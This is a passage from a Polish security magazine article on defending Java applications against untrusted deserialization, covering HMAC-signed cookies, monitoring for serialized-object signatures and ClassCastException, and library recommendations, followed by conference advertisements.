89.             Mac mac = Mac.getInstance("HmacSHA256");
90.             mac.init(keySpec);
91.
92.             String sig = Base64.encodeBase64String(
                  mac.doFinal(Base64.decodeBase64(cookie.getBytes())));
93.
94.             return cookie + '.' + sig;
95.         } catch (NoSuchAlgorithmException e) {
96.             throw new ServletException("MAC algorithm not found");
97.         } catch (InvalidKeyException e) {
98.             throw new ServletException("Bad key spec");
99.         }
100.     }
101. }
```

Jak widać, istota programu się nie zmieniła – doszły za to dwie metody, które z pomocą kryptograficznego API dostępnego przez JCA, wykonują dodatkowe operacje na ciastku. Pierwsza z nich, to `signCookie()` (zdefiniowana w liniach 83-96, a wykorzystana w linii 49.), która jako argument przyjmuje oryginalne ciastko (czyli zserializowany obiekt Javowy), wylicza dla niego MAC (u nas za pomocą algorytmów HMAC i SHA256) i ostatecznie, zwraca oryginalną wartość, z doklejoną sygnaturą.


Druga metoda – `verifyAndGetCookie()`, definicja w liniach 56-81, użycie w linii 20. – dostaje na wejściu ciastko od użytkownika, które składa się (a przynajmniej powinno się składać, zakładając że użytkownik nie próbował ciastka modyfikować!) ze sklejonego zserializowanego obiektu Javowego i odpowiadającej mu wartości MAC. Wartości te, są ze sobą porównywane i jeśli sobie odpowiadają, program kontynuuje wykonywanie pracy (czyli deserializację obiektu i użycie go). Jeśli wartości się nie zgadzają (to znaczy – zserializowany obiekt z ciastka daje inny MAC, niż ten w ciastku), wykonywanie jest natychmiast przerywane, poprzez rzucenie odpowiedniego wyjątku. Ostatnia, istotna zmiana, to zdefiniowanie w linii 7. klucza, którego serwer będzie używał do wyliczania MAC. Nie muszę chyba dodawać, że krytycznym jest, aby klucz ten był kryptograficznie silny…

Czy zadziała to w praktyce? Sprawdźmy. Po uruchomieniu serwera, nie widzimy na pierwszy rzut oka żadnych zmian. Gdy poszukamy jednak dokładniej, zobaczymy, że nasze ciastko faktycznie wygląda inaczej:



Rysunek 5. Zastosowanie kryptografii

Pierwsza połowa, to nadal nasz zserializowany obiekt (rozpoznajemy po tym, że zaczyna się od znaków r00), ale dalej, następuje kropka (która pełni rolę separatora) i zakodowany w base64 – MAC. Dopóki używamy aplikacji w sposób standardowy, wszystko działa jak powinno – co się jednak stanie gdy zmodyfikujemy choć jeden bit w naszym ciastku?



Rysunek 6. Komunikat po modyfikacji ciastka

Jak widać, zgodnie z założeniami serwer odrzuca nasze żądanie. Nie nastąpiła także deserializacja, a więc potencjalny atak się nie powiódł.

Na marginesie: przykładowy kod używa kryptografii symetrycznej i MAC, zamiast (dużo szerzej znanych) podpisów cyfrowych kryptografii klucza publicznego. Zasadniczo, z punktu widzenia bezpieczeństwa – nie jest istotne, którą z opcji wybierzemy – jednakże kryptografia symetryczna, jest z założenia szybsza w działaniu, więc uzasadnione jest stosowanie jej, kiedy tylko jest taka możliwość.

W naszym przykładzie – zarówno podpis, jak i weryfikacja – jest wykonywana na serwerze, nie ma więc powodów, aby klucz udostępniać gdziekolwiek, a więc kryptografia symetryczna i technologia MAC, mają dużo większy sens.

Jak można było prześledzić na przykładach, kryptografia skutecznie pomaga nam bronić się przed atakami deserializacji, a nawet więcej – w pośredni sposób – uniemożliwia dowolne modyfikacje danych, uzyskanych od użytkownika.

Kryptografia – plusy:

- Prawidłowo zaimplementowana, blokuje wszystkie ataki deserializacji niezaufanych danych (gdyż w pewnym sensie uniemożliwia otrzymanie niezaufanych danych!),
- Stosunkowo niewielki narzut na kod programu (wystarczy jedno wspólne miejsce odpowiedzialne za podpisywanie i weryfikację danych),
- Działa dla każdej formy serializacji.

Kryptografia – minusy:

- W dużej aplikacji, wprowadzenie może być problematyczne – na przykład – w aplikacji, która działa już jakiś czas na produkcji, stare zapisane dane (jak ciastka), zostaną nagle uznane za błędne, gdyż nie są podpisane,
- Prawidłowa implementacja metod kryptograficznych, jest niezwykle trudna i łatwo jest popełnić drobny błąd, który sprawi, że całość rozwiązania przestanie być bezpieczna.

ROZWIĄZANIE BONUSOWE: MONITORING

Zapobieganie atakom powinno być pierwszym celem każdej osoby, która dba o bezpieczeństwo. Truizmem będzie jednak twierdzenie, że w większości przypadków stworzenie „kuloodpornej" aplikacji, jest właściwie niemożliwe i błędy mogą wystąpić zawsze. W takich przypadkach, nie mniej istotne od zapobiegania, jest szybkie wykrycie i reakcja.

W przypadku błędów deserializacji w Javie, okazuje się że jesteśmy na całkiem niezłej pozycji. Aby monitorować potencjalne ataki deserializacji, możemy zrobić dwie rzeczy.

MONITOROWANIE PRZESYŁANIA ZSERIALIZOWANYCH OBIEKTÓW

Jak już kilkakrotnie było to wspomniane, zserializowane (natywnie) obiekty Javowe mają charakterystyczną strukturę, a konkretnie – zaczynają się od specyficznych bajtów (dla przypomnienia – obiekt Javowy rozpoczyna się od bajtów AC ED

`00 05` – co po zakodowaniu przez base64 da r00). W związku z tym, urządzenia sieciowe mogą zostać „nauczone", aby zgłaszać wszystkie wystąpienia tych sekwencji. Oczywiście, niesie to za sobą pewne problemy – sygnatury są krótkie, więc jest dość duża szansa wystąpienia fałszywych alarmów (*ang. false positives*). Co więcej, prawdopodobieństwo wykrycia jest z pewnością mniejsze od 100%, gdyż dowolna obfuskacja zserializowanego obiektu, ukryje potencjalne problemy. Dodatkowo, jeśli musimy korzystać z zserializowanych obiektów, analizowanie alertów nieuzasadnionych i tych, które są potencjalnymi atakami, może być utrudnione. Jest też raczej oczywiste, że metoda ta zadziała tylko dla natywnej serializacji.

Mimo minusów, jest to metoda warta rozważenia (a przynajmniej – przetestowania), jeśli nie spodziewamy się żadnych zserializowanych obiektów Javowych w naszej sieci.

MONITOROWANIE WYJĄTKÓW

Java jest językiem silnie typowanym. W związku z tym, jak można było zaobserwować w przykładach, właściwie każdy atak – nieważne czy udany, czy tylko próba – kończy się wyjątkiem typu `ClassCastException`. We względnie stabilnej aplikacji (na przykład – na środowisku produkcyjnym), taki wyjątek powinien być niezwykle rzadki, gdyż powodowany jest albo przez duży błąd programisty, albo atakującego. Zatem monitorowanie logów pod kątem tego wyjątku, może nam dość szybko dać informacje o trwającym ataku – a przy odrobinie szczęścia – nawet, zanim atakującemu uda się znaleźć odpowiedni łańcuch gadżetów i z sukcesem wykorzystać błąd.

PODSUMOWANIE

Jak widać, możliwości obrony przed problemami związanymi z deserializacją niezaufanych danych, jest sporo. Niestety, żadna z nich nie jest pozbawiona wad. Przed zastosowaniem konkretnej metody, zdecydowanie polecam dokładną analizę „za i przeciw" rozpatrywanych rozwiązań.

W mojej osobistej opinii, jeśli tylko czujemy się na siłach, powinniśmy zastanowić się nad zastosowaniem rozwiązania numer 3, czyli kryptografii – dobrze zaimplementowana blokuje właściwie wszystkie ataki. Jeśli z różnych powodów, kryptografia nie wchodzi w grę, a zależy nam na możliwie prostym w implementacji rozwiązaniu, proponuję użycie biblioteki NotSoSerial – w tym wypadku należy jednak poświęcić odpowiednią ilość czasu na stworzenie bardzo dokładnej konfiguracji – najlepiej, w trybie białej listy. Bez względu, jakie rozwiązanie wybierzemy, warto rozważyć też (zgodnie z paradygmatem Defence in depth) odpowiednie monitorowanie, które może być nieocenioną, ostatnią linią naszej obrony.

PODSUMOWANIE SERII

Niniejsza seria jest wierzchołkiem góry lodowej, jeśli chodzi o problemy deserializacji w ogólności. Jak wielokrotnie wspominałem, podatności tego typu są niezależne od języka, technologii, formatu i wielu innych rzeczy (nie znaczy to że występują powszechnie – tylko, że potencjalnie, mogą wystąpić wszędzie). Deserializacja niezaufanych danych, mimo że nie jest spotykana na każdym kroku, prowadzi do poważnych konsekwencji (bardzo często RCE). Jej waga została ostatnio podkreślona i doceniona w ramach pwnie awards – Steve Breen jest nominowany w kategorii „najlepszego" błędu po stronie serwera (*ang. Pwnie for Best Server-Side Bug*).

Z punktu widzenia programisty, jest to problem – mało kto zdaje sobie sprawę z istnienia tego typu podatności. Bardzo istotne jest więc nagłaśnianie zagadnień serializacji i deserializacji oraz edukacja w tym zakresie. Co więcej, łatanie tego typu błędów, może być bardzo trudne – szczególnie w dużej aplikacji, która już od jakiegoś czasu jest dostępna na środowisku produkcyjnym. Najlepiej więc – już na etapie planowania, projektowania i implementacji aplikacji – mieć pewną wiedzę o konsekwencjach serializacji i deserializacji obiektów.

Z punktu widzenia pentestera lub badacza bezpieczeństwa, problemy tego typu są interesującym polem do szukania błędów. Niska świadomość społeczeństwa deweloperów i fakt, że o możliwościach wykorzystania luk w serializacji i deserializacji, zrobiło się głośno dopiero w ciągu ostatniego roku, są czynnikami, które zwiększają nasze szanse na ciekawe odkrycia. I rzeczywiście, wydaje się, że błędy tego typu są na topie, badania trwają… i pewnie przez jeszcze jakiś czas będziemy o nich słyszeć.

LINKI

- https://goo.gl/rgHvYm
- https://github.com/ikkisoft/SerialKiller
- https://github.com/kantega/notsoserial

Mateusz Niezabitowski jest byłym Developerem, który w pewnym momencie stwierdził, że wprawdzie tworzenie aplikacji jest fajne, ale psucie ich jeszcze fajniejsze. Obecnie pracuje na stanowisku AppSec Engineer w firmie Ocado Technology


PLNOG
where ipeople meet
REJESTRACJA
https://plnog18.evenea.pl
KOD
sekurak20
http://2017.warszawa.plnog.pl


secure
REJESTRACJA
http://secure.edu.pl
KOD
sekurakzin20
https://www.secure.edu.pl/


SCS
2017
REJESTRACJA
www.securitycasestudy.pl
KOD
SCS17_Sekurak_20
www.securitycasestudy.pl


BEZPIECZEŃSTWO SYSTEMÓW IT
SECURITUM
SZKOLENIE:
wprowadzenie
do bezpieczeństwa IT
REJESTRACJA
http://securitum.pl
KOD
sekurak_zine
50% od ceny uczestnictwa
(ważny do 30.06.2017)
https://goo.gl/lpy5l8